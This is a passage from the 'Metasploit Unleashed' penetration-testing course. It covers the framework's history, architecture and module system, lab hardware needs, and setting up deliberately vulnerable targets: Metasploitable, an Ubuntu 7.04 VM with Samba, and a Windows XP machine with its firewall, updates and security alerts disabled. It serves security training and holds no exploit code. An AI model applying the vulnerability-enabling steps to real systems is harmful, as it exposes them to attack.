METASPLOIT UNLEASHED - MASTERING THE FRAMEWORK

extended BT-day 0x7DA edition

This free information security training is brought to you in a community effort to promote awareness and raise funds for underprivileged children in East Africa. Through a heart-warming effort by several security professionals, we are proud to present the most complete and in-depth open course about the Metasploit Framework.


This is the free online version of the course. If you enjoy it and find it useful, we ask that you make a donation to the HFC (Hackers For Charity), $9.00 will feed a child for a month, so any contribution is welcome. We hope you enjoy this course as much as we enjoyed making it.

Content

01 - Introduction

“If I had six hours to chop down a tree, I’d spend the first four of them sharpening my axe.”

-Abraham Lincoln



This saying has followed me for many years, and is a constant reminder to me that approaching a problem with the right set of tools is imperative for success. So what does this semi philosophical opening have to do with the Metasploit Framework? Before approaching a penetration test or an audit, I take care to “sharpen my tools” and update anything updatable in BackTrack. This includes a short chain reaction, which always starts with a prompt “svn update” of the Metasploit framework.


I consider the MSF to be one of the single most useful auditing tools freely available to security professionals today. From a wide array of commercial grade exploits and an extensive exploit development environment, all the way to network information gathering tools and web vulnerability plugins. The Metasploit Framework provides a truly impressive work environment. The MSF is far more than just a collection of exploits, it's an infrastructure that you can build upon and utilize for your custom needs. This allows you to concentrate on your unique environment, and not have to reinvent the wheel.

This course has be written in a manner to encompass not just the front end "user" aspects of the framework, but rather give you an introduction to the capabilities that Metasploit provides. We aim to give you an in depth look into the many features of the MSF, and provide you with the skill and confidence to utilize this amazing tool to its utmost capabilities.

Keep in mind that the MSF is constantly evolving and I suspect that by the time this course comes to light, there will have been many changes and additions in the project. We will attempt to keep this course up to date with all new and exciting Metasploit features as they are added.

A degree of prerequisite knowledge is expected and required of students before the content provided in this course will be useful. If you find you are unfamiliar with a certain topic, we recommend you spend time engaging in self research on the problem before attempting the module.

There is nothing more satisfying than solving problems yourself, so we we highly encourage you to Try Harder.




Exploiting Frameworks (E)

Core Impact von Core Security

Source: http://www.coresecurity.com/content/core-impact-overview


CORE IMPACT Pro is the most comprehensive software solution for assessing the security of web applications, network systems, endpoint systems, email users and wireless networks. Backed by Core Security's ongoing vulnerability research and leading-edge threat expertise, IMPACT Pro allows you to take security testing to the next level by safely replicating a broad range of threats to your organization's sensitive data and mission-critical infrastructure. With IMPACT Pro, you gain extensive visibility into the cause, effect and prevention of sophisticated data breaches, enabling you to drive efficient risk mitigation enterprise-wide.



Immunity Canvas

Source: http://www.immunitysec.com/products-canvas.shtml

Immunity's CANVAS makes available hundreds of exploits, an automated exploitation system, and a comprehensive, reliable exploit development framework to penetration testers and security professionals worldwide. To see CANVAS in action please see our movies. For users new to CANVAS or experienced users looking to get just a little more out of CANVAS we have PDF based tutorials available for download.



Metasploit

http://www.metasploit.com/


Go on ;)

Metasploit History (E)

A short summary of the Metasploit history:

- 2003 – Gründung durch HD Moore
- V1.0 – 11 exploits
- V2.0 – complete rewrite (Perl)
- V2.2 – Meterpreter introduced
- V2.7 – 150 modules, 44.000 Zeilen Sourcecode
- V3.0 – Ruby
- V3.1 – 450 modules, 150.000 lines of code
- V3.2 – 570 modules, 300.000 lines of code
- End of 2009 – Übernahme durch Rapid 7
  - V3.3 - ~800 modules, ~420.000 lines of code, Rapid7
- Mai 2010
  - V3.4 – first release of Metasploit Express (Support/Kommerzielle GUI/3k$)
- Oktober 2010 – Metasploit 3.5.0 – Metasploit Pro

Metasploit Architecture



Filesystem and Libraries

The MSF filesystem is laid out in an intuitive manner and is organized by directory.

- lib: the 'meat' of the framework code base
- data: editable files used by Metasploit
- tools: various useful command-line utilities
- modules: the actual MSF modules
- plugins: plugins that can be loaded at run-time
- scripts: Meterpreter and other scripts
- external: source code and third-party libraries

Libraries

Rex

- The basic library for most tasks
- Handles sockets, protocols, text transformations, and others
- SSL, SMB, HTTP, XOR, Base64, Unicode

Msf::Core

- Provides the 'basic' API
- Defines the Metasploit Framework

Msf::Base

- Provides the 'friendly' API
- Provides simplified APIs for use in the Framework

Modules and Locations

Metasploit, as presented to the user, is composed of modules.

Exploits

- Defined as modules that use payloads
- An exploit without a payload is an Auxiliary module

Payloads, Encoders, Nops

- Payloads consist of code that runs remotely
- Encoders ensure that payloads make it to their destination
- Nops keep the payload sizes consistent.

Modules Locations

Primary Module Tree

- Located under $install/modules//

User-Specified Module Tree

- Located under ~/.msf3/modules//
- This location is ideal for private module sets

Loading Additional Trees at Runtime

- Pass the -m option when running msfconsole (./msfconsole -m)
- Use the loadpath command within msfconsole

Metasploit Object Model

In the Metasploit Framework, all modules are Ruby classes.

- Modules inherit from the type-specific class
- The type-specific class inherits from the Msf::Module class
- There is a shared common API between modules

Payloads are slightly different.

- Payloads are created at runtime from various components
- Glue together stagers with stages

Mixins and Plugins

A quick diversion into Ruby.

- Every Class only has one parent
- A class may include many Modules
- Modules can add new methods
- Modules can overload old methods
- Metasploit modules inherit Msf::Module and include mixins to add features.

Metasploit Mixins

Mixins are quite simply, the reason why Ruby rocks.

- Mixins 'include' one class into another
- This is both different and similar to inheritance
- Mixins can override a class' methods

Mixins can add new features and allows modules to have different 'flavors'.

- Protocol-specific (ie: HTTP, SMB)
- Behavior-specific (ie: brute force)
- connect() is implemented by the TCP mixin
- connect() is then overloaded by FTP, SMB, and others.

Mixins can change behavior.

- The Scanner mixin overloads run()
- Scanner changes run() for run_host() and run_range()
- It calls these in parallel based on the THREADS setting
- The BruteForce mixin is similar

```
class MyParent
     def woof
          puts "woof!"
     end
end

class MyClass < MyParent
end

object = MyClass.new
object.woof() => "woof!"

================================================================

module MyMixin
```

```
     def woof
          puts "hijacked the woof method!"
     end
end

class MyBetterClass < MyClass
     include MyMixin
end
```

Metasploit Plugins

Plugins work directly with the API.

- They manipulate the framework as a whole
- Plugins hook into the event subsystem
- They automate specific tasks which would be tedious to do manually

Plugins only work in the msfconsole.

- Plugins can add new console commands
- They extend the overall Framework functionality

02 - Required Materials

Hardware Prerequisites

Before we dive into the wonderful world of the Metasploit Framework we need to ensure our hardware will meet or exceed some requirements before we proceed. This will help eliminate many problems before they arise later in this document.

All values listed are estimated or recommended. You can get away with less although performance will suffer.

Some of the hardware requirements that should be considered are:

- Hard Drive Space
- Available Memory
- Processors Capabilities
- Inter/Intra-net Access

Hard Drive Space

This will be the most taxing hurdle to overcome. Be creative if you might have some storage space constraints. This process can consume almost 20 gigabytes of Storage space, so be forewarned. This means we can not use a FAT32 partition since it does not support large files. Choose NTFS, ext3 or some other format. The recommended amount of space needed is 40 gigabytes.

```
  730000000    696MB  //z01 file size on disk
  730000000    696MB  //z02 file size on disk
  730000000    696MB  //z03 file size on disk
  730000000    696MB  //z04 file size on disk
  730000000    696MB  //z05 file size on disk
  272792685    260MB  //zip file size on disk
      total --------
             3740MB  //Total space before decompression and extraction

 5959506432   5700MB  //Extracted image file size on disk
20401094656  19456MB  //Per Converted FDCC VM on disk
      total --------
            28896MB

 8589934592   8192MB  //Optional Backtrack "GUEST" HDD Requirement's
      total --------
            37088MB

  123290094    112MB  //VMware-converter-4.0.1-161434.tar.gz
  377487360    360MB  //VMware Converter installed on disk
  101075736     97MB  //VMware-Player-2.5.3-185404.i386.bundle
  157286400    150MB  //VMware Player Installed on disk
      total --------
            37807MB  //See how fast it gets consumed!
```

If you decided to produce clones or snapshots as you progress through this course, these will also take up valuable space on your system. Be vigilant and do not be afraid to reclaim space as needed.

Available Memory

Without supplying enough memory to your HOST and GUEST operating systems you will eventually cause system failure. You are going to require RAM for your host OS as well as the equivalent amount of RAM that you are dedicating for each virtual machine. Use the guide below to aid you in deciding the amount of RAM needed for your situation.

```
Linux "HOST" Minimal Memory Requirement's

   1GB of system memory (RAM)
        Realistically 2GB or more

Per Windows "GUEST" Minimal Memory Requirement's

   At least 256 megabytes (MB) of RAM (1GB is recommended) // more never
hurts!
        Realistically 1GB or more with a SWAP file of equal value

(Optional) Backtrack "GUEST" Minimal Memory Requirement's

   AT least 512 megabytes (MB) of RAM (1GB is recommended) // more never
hurts!
     Realistically 1GB or more with a SWAP file of equal value
```

Processor

Processor Speed is always a problem with dated hardware although old hardware can be utilized in other fashions to serve a better purpose. The bare-minimum requirement for VMware Player is a 400MHz or faster processor (500MHz recommended). The more horsepower you can throw at it, of course, the better.

Internet Accessibility


This can be solved with a cat5 cable from your router/switch/hub. If there is no DHCP server on your network you will have to assign static IP addresses to your GUEST VM's. A wireless network connection can work just as well as an Ethernet cable, however, the signal degradation over distance, through objects, and structures will severely limit your connectivity.

Metasploitable

One of the problems you encounter when learning how to use an exploitation framework is trying to configure targets to scan and attack. Luckily, the Metasploit team is aware of this and released a vulnerable VMware virtual machine called 'Metasploitable'. This VM has a number of vulnerable services and packages installed for you to hone your skills on.

The VM will run on any recent VMware product and is configured with a non-persistent disk so any potential damage you do to the system will be reverted on reboot. For more information on Metasploitable, you can read the introductory blog post at http://www.metasploit.com/express/community and download the torrent file from http://www.metasploit.com/express/community.

Once you have downloaded the VM, extract the zip file, open up the vmx file using your VMware product of choice, and power it on. After a brief time, the system will be booted and ready for action.



For more information on the VM configuration, there is a readme.txt file but beware...there are spoilers in it.

Ubuntu 7.04 (E)

In order to provide some variety for the course and to provide a target other than Microsoft Windows, we will also set up a vulnerable Ubuntu 7.04 Feisty Fawn virtual machine.

To begin, we'll download the x86 virtual machine of Ubuntu 7.04 Server provided by Canonical.

```
root@bt4:~# wget http://isv-image.ubuntu.com/vmware/Ubuntu-7.04-server-
i386.zip
--2009-09-13 08:01:08-- http://isv-image.ubuntu.com/vmware/Ubuntu-7.04-
server-i386.zip
Resolving isv-image.ubuntu.com... 91.189.88.35
Connecting to isv-image.ubuntu.com|91.189.88.35|:80... connected.
HTTP request sent, awaiting response... 200 OK
...snip...
```

While Canonical is very good about making older versions of Ubuntu available, they don't keep the repositories for each distro online forever. In order to enable file and print sharing we'll need to download the Ubuntu 7.04 Server iso image and install our packages from there.

```
root@bt4:~# wget http://old-releases.ubuntu.com/releases/feisty/ubuntu-
7.04-server-i386.iso
--2009-09-13 08:46:04-- http://old-
releases.ubuntu.com/releases/feisty/ubuntu-7.04-server-i386.iso
Resolving old-releases.ubuntu.com... 91.189.88.35
Connecting to old-releases.ubuntu.com|91.189.88.35|:80... connected.
HTTP request sent, awaiting response... 200 OK
...snip...
```

Once our downloads are finished, we first need to extract the Ubuntu Server virtual machine.

```
root@bt4:~# unzip Ubuntu-7.04-server-i386.zip
Archive: Ubuntu-7.04-server-i386.zip
    inflating: Ubuntu-7.04-server-i386/Ubuntu-7.04-server-i386.vmdk
    inflating: Ubuntu-7.04-server-i386/Ubuntu-7.04-server-i386.vmx
```

Open up the VM in VMware Player, power it on, and wait for it to boot up. It will appear to be hung at '* Running local boot scripts (/etc/rc.local)' but it's not. Just hit 'Enter' to get the command prompt. The username and password for this VM is **ubuntu** for both of them.
By default, the VM does not have the ethernet interface enabled so we'll need to bring that up first. Change the IP address and subnet in the example below to match your target network.

```
ubuntu@ubuntu:~$ sudo ifconfig eth1 up
Password:
ubuntu@ubuntu:~$ sudo ifconfig eth1 192.168.1.166 netmask 255.255.255.0
ubuntu@ubuntu:~$ ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 00:0C:29:C2:E7:E6
          inet addr:192.168.1.166  Bcast:192.168.1.255  Mask:255.255.255.0
...snip...
```

Next, we need to install Samba on the VM so we can enable file and print sharing. In order to install it, we will need to first attach the Ubuntu 7.04 Server iso to the VM. On the VMware Player menu, select Devices -> CD/DVD (IDE) -> Connect to Disk Image File (iso). You may first have to disconnect the drive if it is already connected.

With the iso attached to the VM, we will install Samba. You will be prompted to confirm the installation. Just press Y to continue.

```
ubuntu@ubuntu:~$ sudo apt-get install samba
Password:
...snip...
 * Starting Samba daemons...
```

We can now verify that file and print sharing is indeed enabled.

```
ubuntu@ubuntu:~$ netstat -antp | grep 445
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN
```

Setting up your Windows XP SP2

In order to get the most benefit from the information in this course, you will require access to an installation of Windows XP SP2 to test against. It is highly recommended that you set up a virtual machine using a product such as VirtualBox, VirtualPC, or the free VMware Server.

If you don't happen to have an old WinXP CD lying around, you can try to download the Federal Desktop Core Configuration (FDCC) image from NIST. If you choose this route, you will need to remove all of the patches that are installed in the VM.

Making The XP Machine Vulnerable


1. Go into the Control Panel and select **"Switch to Classic View"** on the left-hand side.
2. Open **"Windows Firewall"** and turn it **"Off"**.
3. Open **"Automatic Updates"** and select **"Turn off Automatic Updates"** so Windows doesn't undo our changes for us.
4. Open **"Security Center"**, select **"Change the way Security Center alerts me"** on the left-hand side and de-select all of the checkboxes. This will disable the annoying system tray pop-up notifications.
5. Back in the Control Panel, open **"Add or Remove Programs"**. Select the **"Show updates"** checkbox at the top. This will display all of the software and security updates that have been installed.
6. Still in the Control Panel, from the toolbar, select **"Tools"**, then **"Folder Options"**. Select the **"View"** tab and scroll all the way to the bottom. Make sure you un-check the box next to **"Use simple file sharing"** and click **"OK"**.

Setting Up Additional Services


In order to provide a larger attack surface for the various components of Metasploit, we will enable and install some additional services within our Windows virtual machine.

Internet Information Services (IIS) and Simple Network Management Protocol (SNMP)

